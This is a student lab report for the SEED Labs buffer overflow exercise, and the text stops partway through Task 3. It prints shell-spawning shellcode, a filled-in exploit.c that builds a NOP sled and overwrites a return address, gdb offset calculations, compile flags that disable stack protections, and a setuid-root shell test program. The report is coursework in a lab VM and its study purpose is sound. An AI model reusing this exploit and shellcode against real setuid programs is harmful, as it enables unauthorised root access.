Lab 1: Buffer Overflow Report

Kollin Labowski

CYBE 366

Abstract

This lab includes the use of various techniques to exploit a buffer overflow vulnerability within a given program. The exploit is used to gain root privileges on the system the program is found on, which will give the user access to commands and information they should not be able to. Some of the techniques used in lab are implemented to combat various countermeasures to prevent such an exploit from occurring. Buffer overflows are some of the most common vulnerabilities in all sorts of widely used software, and so it is important to understand how they can be exploited so that code can be written more securely.

Introduction

This lab was performed using the SEEDUbuntu virtual machine on VirtualBox. The files "stack.c", "call_shellcode.c", and "exploit.c" were provided on the SEED website along with the documentation for the lab tasks. The focus of the lab was to perform a buffer overflow to insert malicious code and gain root privileges. This is done over six different tasks using different techniques to work against different countermeasures the system has to prevent such a type of attack.


A buffer overflow is a vulnerability in a program that usually occurs when the user is allowed to enter some data into the program but the program does not properly determine whether the input data actually fits within the bounds of its storage location. For example, a buffer overflow would occur if a program allowed the user to input a string into a character array of size 10 without checking to see if the input string has a length of less than 10. In this case, if the user were to input more than 10 characters to the string, they would be accessing memory that they should not be able to access. A common result of buffer overflows is a stack overflow, which occurs when the program attempts to use memory space that is not available to the call stack. Stack overflow errors may occur unintentionally, but a capable programmer can exploit these errors to inject malicious code, called shellcode. This shellcode is typically written in assembly code so that is can be read by the computer correctly, meaning that its effectiveness is dependent on the system being used. Buffer overflows are rare in higher level programming languages such as Java or C++, however C, a very commonly used language, has many library functions that do not properly check for bounds and are therefore vulnerable to buffer overflows. One such library function is the strcpy function, which is the function exploited in this lab. This function’s purpose is to copy the contents of one character array to another, however it is unsafe because it does not perform any checks to determine whether the copied string will fit into the bounds of the array it is copied into. This function can be used to inject shellcode which gives the user a root shell, which essentially is a shell that has privileges to perform any command. The setUID function is a function that can be used to obtain root privileges, particularly by using it to set the current ID to 0, which is the ID of the root user.

While exploiting a buffer overflow vulnerability can be very powerful, there are multiple countermeasures in place in the system to make executing them much more difficult. One such countermeasure is StackGuard, which is automatically enabled in the SEEDUbuntu virtual machine and is used to detect buffer overflow attacks. Another notable countermeasure is address space randomization, which is where the addresses of the memory are randomized to make it more difficult to execute shellcode. Notably, address space randomization will not stop an overflow from occurring, it will just make it more difficult to exploit the overflow for malicious purposes.

Procedures

Task 1: Running Shellcode

The goal of this task was to learn about the given shellcode and how it works. See **Figure 1** to see the shellcode that was found on the SEED Labs website.




```
/* call_shellcode.c  */

/*A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>

const char code[] =
  "\x31\xc0"             /* xorl    %eax,%eax              */
  "\x50"                 /* pushl   %eax                   */
  "\x68""//sh"           /* pushl   $0x68732f2f            */
  "\x68""/bin"           /* pushl   $0x6e69622f            */
  "\x89\xe3"             /* movl    %esp,%ebx              */
  "\x50"                 /* pushl   %eax                   */
  "\x53"                 /* pushl   %ebx                   */
  "\x89\xe1"             /* movl    %esp,%ecx              */
  "\x99"                 /* cdq                            */
  "\xb0\x0b"             /* movb    $0x0b,%al              */
  "\xcd\x80"             /* int     $0x80                  */
;

int main(int argc, char **argv)
{
   char buf[sizeof(code)];
   strcpy(buf, code);
   ((void(*)( ))buf)( );
}
```

Figure 1: The given C file call_shellcode.c which includes the assembly shellcode in the character array "code"

The assembly code in this file first zeroes out the eax register, then pushes a zero to the stack to serve as the terminal character of an array. It then pushes "/bin/sh" to the stack as an argument, which should produce a new shell when run by the terminal. This code, when run, should use the shellcode stored in the “code” character array to produce a new shell in the terminal. Verifying that this works is an important step because this shellcode will be used in later tasks to attempt to exploit a buffer overflow vulnerability.

Task 2: Exploiting the Vulnerability


This task involved the exploitation of the buffer overflow vulnerability in the stack.c file. See **Figure 2** below to see the stack.c program that was given on the SEED Labs website.



```
int bof(char *str)
{
    char buffer[BUF_SIZE];

    /* The following statement has a buffer overflow problem */
    strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;

     /* Change the size of the dummy array to randomize the parameters
       for this lab. Need to use the array at least once */
    char dummy[BUF_SIZE];  memset(dummy, 0, BUF_SIZE);

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 517, badfile);
    bof(str);
    printf("Returned Properly\n");
    return 1;
}
```

Figure 2: The given file stack.c, which contains a buffer overflow vulnerability in the bof function

The code above contains a buffer overflow vulnerability in the bof method, specifically the line which uses the strcpy function, which, as explained earlier, is unsafe because it does not verify that appropriate bounds are used. This can be exploited here because the string being copied to the character array comes from the file "badfile" and can be up to 517 characters long. This is problematic because the array the information is copied to is of size BUF_SIZE, which in the case of this lab is set to 24. To successfully exploit the vulnerability and inject shellcode, the file "badfile" must be manipulated, as this is where the input is being read from. This file is created using another given program exploit.c, which can be seen in **Figure 3**.




```c
void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;

    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);

    /* The shellcode is copied into memory at the location at the end of the buffer array */
    //return address
    *((long *)(buffer + 0x24L)) = 0xbfffeab8L + 0x00000100L;
    //copying shellcode to end of badfile
    memcpy(buffer + sizeof(buffer) - sizeof(shellcode), shellcode, sizeof(shellcode));


    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}
```

Figure 3: The given file exploit.c, which includes the shellcode at the top of the file (not pictured) in a character array called "shellcode"

The exploit.c code, whose main method is pictured above, includes code that was filled in as part of this task. The memset function is used to fill the entire file with the hexadecimal value of 90, which corresponds to a no-operation (NOP). This is used to form the basis of what is called a NOP sled, which is used to make it easier for the overflow to reach the shellcode because all of the NOPs will be passed and nothing will happen at each step, leading the pointer of the program to the shellcode. The next line sets the return address of the program, and the values input to it were found with debug (explained below). The memcpy function is used to copy the shellcode found in the "shellcode" character array to the end of "badfile", which is so that is will be at the end of a NOP sled. The last few lines in the main method generate and fill the new file with the appropriate information as was described.


To ensure that the buffer overflow program works correctly, the stack.c program must be compiled with many of its protections disabled. The options shown below in **Figure 4** include execstack, which make makes the stack executable, and -fno-stack-protector, which disables StackGuard. The actual program instance in **Figure 4** is used to find the addresses for the return address of exploit.c.



```
[02/26/21]seed@VM:~/Lab1$ gcc -z execstack -fno-stack-protector -g -o stack_dbg
stack.c
[02/26/21]seed@VM:~/Lab1$ ls -la
total 64
drwxrwxr-x  2 seed seed 4096 Feb 26 15:47 .
drwxr-xr-x 28 seed seed 4096 Feb 24 16:56 ..
-rw-rw-r--  1 seed seed  517 Feb 24 17:38 badfile
-rwxrwxr-x  1 seed seed 7388 Feb 26 15:39 call_shellcode
-rw-rw-r--  1 seed seed  951 Feb 24 16:55 call_shellcode.c
-rwxrwxr-x  1 seed seed 7564 Feb 24 17:41 exploit
-rw-rw-r--  1 seed seed 1469 Feb 24 17:41 exploit.c
-rw-rw-r--  1 seed seed 1020 Feb 24 16:55 exploit.py
-rwsr-xr-x  1 root seed 7516 Feb 26 15:42 stack
-rw-rw-r--  1 seed seed  977 Feb 24 16:53 stack.c
-rwxrwxr-x  1 seed seed 9832 Feb 26 15:47 stack_dbg
```


Figure 4: The compilation of stack.c for use with the debugging tool

The above executable file "stack_dbg" was opened with a debugging tool using the command "gdb stack_dbg". The debugger was set to specifically show the state of the program at the time that the bof method of stack.c, which contains the vulnerable strcpy function, is called. The commands used as well as the initial output of the debugger is shown below in **Figure 5** and **Figure 6**.



```
gdb-peda$ b bof
Breakpoint 1 at 0x80484f1: file stack.c, line 21.
gdb-peda$ run
Starting program: /home/seed/Lab1/stack_dbg
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".

[----------------------------------registers-----------------------------------]
EAX: 0xbfffeaf7 --> 0x90909090
EBX: 0x0
ECX: 0x804fb20 --> 0x0
EDX: 0x205
ESI: 0xb7f1c000 --> 0x1b1db0
EDI: 0xb7f1c000 --> 0x1b1db0
EBP: 0xbfffeab8 --> 0xbfffed08 --> 0x0
ESP: 0xbfffea90 --> 0xb7fe96eb (<_dl_fixup+11>: add    esi,0x15915)
EIP: 0x80484f1 (<bof+6>:        sub    esp,0x8)
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
```

Figure 5: Part 1 of the output of the debugger at the point of the bof function in stack.c




```
[-------------------------------------code-------------------------------------]
   0x80484eb <bof>:     push   ebp
   0x80484ec <bof+1>:   mov    ebp,esp
   0x80484ee <bof+3>:   sub    esp,0x28
=> 0x80484f1 <bof+6>:   sub    esp,0x8
   0x80484f4 <bof+9>:   push   DWORD PTR [ebp+0x8]
   0x80484f7 <bof+12>:  lea    eax,[ebp-0x20]
   0x80484fa <bof+15>:  push   eax
   0x80484fb <bof+16>:  call   0x8048390 <strcpy@plt>
[------------------------------------stack-------------------------------------]
0000| 0xbfffea90 --> 0xb7fe96eb (<_dl_fixup+11>:        add    esi,0x15915)
0004| 0xbfffea94 --> 0x0
0008| 0xbfffea98 --> 0xb7f1c000 --> 0x1b1db0
0012| 0xbfffea9c --> 0xb7b62940 (0xb7b62940)
0016| 0xbfffeaa0 --> 0xbfffed08 --> 0x0
0020| 0xbfffeaa4 --> 0xb7feff10 (<_dl_runtime_resolve+16>:      pop    edx)
0024| 0xbfffeaa8 --> 0xb7dc888b (<__GI__IO_fread+11>:   add    ebx,0x153775)
0028| 0xbfffeaac --> 0x0
```

Figure 6: Part 2 of the output of the debugger at the point of the bof function in stack.c


There were two locations in memory that were important for performing the buffer overflow. These two locations were the location of the buffer character array and the current stack pointer (ebp). The p command was used to find each address, as can be seen in **Figure 7** and **Figure 8**. Afterwards the difference between these two addresses was calculated as seen in

Figure 9, and this was important because it gave a distance from the end of the buffer to the main stack frame, where the NOP sled can be accessed.




```
gdb-peda$ p &buffer
$1 = (char (*)[24]) 0xbfffea98
```

Figure 7: The address of the buffer character array in stack.c



```
gdb-peda$ p $ebp
$2 = (void *) 0xbfffeab8
```

Figure 8: The address of the current stack pointer when the program enters the bof function of stack.c




```
gdb-peda$ p/d 0xbfffeab8 - 0xbfffea98
$4 = 32
```

Figure 9: The difference between the address of the current stack pointer and the buffer character array of stack.c

These values were used in the exploit.c program to determine the return address to input. See **Figure 3** again to see how they were implemented into the program. The intended result of the buffer overflow here is to obtain a root shell, and so if a root shell is given when the exploit.c and stack.c programs are run then the buffer overflow can be considered successful.

Task 3: Defeating dash's Countermeasure


The purpose of this task was again to exploit the buffer overflow vulnerability to obtain a root shell, however this time it was to be completed using the dash shell. This is accomplished a bit differently than a normal shell because a dash shell will drop privileges if it is detected that the real UID and effective UID are not the same. To attempt to overcome this countermeasure, first a dash shell must be opened using the command in **Figure 10**.



```
[02/26/21]seed@VM:~/Lab1$ sudo ln -sf /bin/dash /bin/sh
```

Figure 10: The command used to obtain a dash shell


A program was provided in the lab description for a program called "dash_shell_test.c" which is used to set the UID to root before actually calling the dash program. This program, which can be seen in **Figure 11**, was run twice, the first time with the line "setuid(0);" commented out, and the second time with it uncommented. Ideally, it should give a root shell once the program is run with that line uncommented.



```
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
int main()
{
        char *argv[2];
        argv[0] = "bin/sh";
        argv[1] = NULL;

        //setuid(0);
        execve("/bin/sh", argv, NULL);

        return 0;
}
```

Figure 11: The dash_shell_test program used to get a root shell while executing in a dash shell


This new program was compiled, and its executable file was given the same permissions as the stack.c file, as seen in **Figure 12** below.



```
[02/26/21]seed@VM:~/Lab1$ gcc dash_shell_test.c -o dash_shell_test
[02/26/21]seed@VM:~/Lab1$ sudo chown root dash_shell_test
[02/26/21]seed@VM:~/Lab1$ sudo chmod 4755 dash_shell_test
[02/26/21]seed@VM:~/Lab1$ ls -la
total 84
drwxrwxr-x  2 seed seed 4096 Feb 26 17:18 .
drwxr-xr-x 28 seed seed 4096 Feb 24 16:56 ..
-rw-rw-r--  1 seed seed  517 Feb 26 16:11 badfile
-rwxrwxr-x  1 seed seed 7388 Feb 26 15:39 call_shellcode
-rw-rw-r--  1 seed seed  951 Feb 24 16:55 call_shellcode.c
-rwsr-xr-x  1 root seed 7404 Feb 26 17:18 dash_shell_test
-rw-rw-r--  1 seed seed  190 Feb 26 17:16 dash_shell_test.c
-rwxrwxr-x  1 seed seed 7564 Feb 26 16:11 exploit
-rw-rw-r--  1 seed seed 1500 Feb 26 16:21 exploit.c
-rw-rw-r--  1 seed seed 1020 Feb 24 16:55 exploit.py
-rw-------  1 seed seed   98 Feb 26 15:56 .gdb_history
